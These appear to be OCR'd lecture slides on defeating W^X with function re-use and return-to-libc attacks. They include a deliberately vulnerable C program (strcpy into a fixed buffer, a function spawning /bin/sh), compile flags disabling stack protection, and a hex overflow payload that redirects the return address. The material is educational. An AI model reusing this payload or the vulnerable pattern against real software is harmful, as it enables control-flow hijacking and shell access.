Return-to-libc

Recap: The Mistakes of StackGuard and Shadow Stack

The mistake: The attacker can **only** overwrite the return address.

- The attacker can modify local variables
  - Ones that are used in authentication
  - Function pointers
- The attacker can modify EBP
  - ***Frame pointer overwrite*** attack
  - EBP points to a fake frame inside the buffer
  - More details
- Assumes only the stack can be attacked!

Recap: NOEXEC (W^X)

- W^X → No single region is both **writable** and **executable**!
- Deployed in major OS
  - Linux
  - Windows
  - …
- Hardware Support
  - Intel: XD bit (XD = execute disable)
  - AMD: NX bit
  - …

Recap…

- StackGuard, Shadow Stack ← We learned how to defeat these two
- NOEXEC (W^X) ← Today, how we can defeat W^X.
- ASLR

Limitation of W^X

- Only defends against injecting code on the stack/heap

- Can we hijack the control flow and point to code that is *not on the stack/heap?*
  - *Where would such code be?*

Our Goal

- To achieve control hijacking without relying on code injection
- The attacker controls the program flow by directing it to a different:
  - ***Function inside the program*** → Function re-use attack
  - ***Function inside libc*** → Return-to-libc Attack
  - ***Sequence of instructions*** → Return-oriented programming (ROP)

Function Re-use Attack

```
void bad() {
      system(“/bin/sh”);
}

int fn(char* str) {
      char* buffer[48];
      strcpy(buffer, str);
      return 1;
}
```

```
$ gcc jmp_to_fn.c -o jmp_to_fn
-fno-stack-protector -m32
```

Check if the stack is not executable…

$ readelf –l jmp_to_fn

```
Elf file type is EXEC (Executable file)
Entry point 0x80483f0
There are 9 program headers, starting at offset 52
…
GNU_STACK      0x000000 0x00000000 0x00000000
0x00000 0x00000 RW  0x10
…
```

Function Re-use Attack

- Checking bad address

```
$ objdump -d jmp_to_fn | grep bad
080484eb <bad>:
```

- Use it as the return address:

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000030  90 90 90 90 90 90 90 90  90 90 90 90 eb 84 04 08  |................|
```

libc

- A library for C standard
- Implementing many functions:
  - String manipulation
  - IO
  - Memory
  - …

```
$ ldd /bin/ls
    linux-vdso.so.1 (0x00007ffcc3563000)
    libselinux.so.1 => /lib64/libselinux.so.1 (0x00007f87e5459000)
    libcap.so.2 => /lib64/libcap.so.2 (0x00007f87e5254000)
    libc.so.6 => /lib64/libc.so.6 (0x00007f87e4e92000)
    libpcre.so.1 => /lib64/libpcre.so.1 (0x00007f87e4c22000)
    libdl.so.2 => /lib64/libdl.so.2 (0x00007f87e4a1e000)
    /lib64/ld-linux-x86-64.so.2 (0x00005574bf12e000)
    libattr.so.1 => /lib64/libattr.so.1 (0x00007f87e4817000)
    libpthread.so.0 => /lib64/libpthread.so.0 (0x00007f87e45fa000)
```

- We use it almost in every program!
  - `<std*.h>`
  - Check your program using `ldd`

```
$ ldd /bin/* | grep "libc\." | wc -l
131
$ ldd /usr/bin/* | grep "libc\." | wc -l
1354
```


Return-to-libc [Solar Designer '97]

- Overwrite the return address to an address of a function in `libc`
  - Instead of relying on the program functions!

```
int fn(char* str) {
      char* buffer[48];
      strcpy(buffer, str);
      return 1;
}
```

Return-to-libc


- Overwrite the return address to an address of a function in `libc`
  - Instead of relying on the program functions!



Useful Functions?


Return-to-libc

- Overwrite the return address to an address of a function in `libc`
  - Instead of relying on the program functions!




Return-to-libc: First Attempt

- Can we find the pattern `system("/bin/sh")`?
  - The attacker may not be lucky!




Return-to-libc: Fake SF


- We need to construct a Fake SF for our attack!
- How would it look?



Recall: Function Prologue



Recall: Function Epilogue



Initial state

`mov esp, ebp`

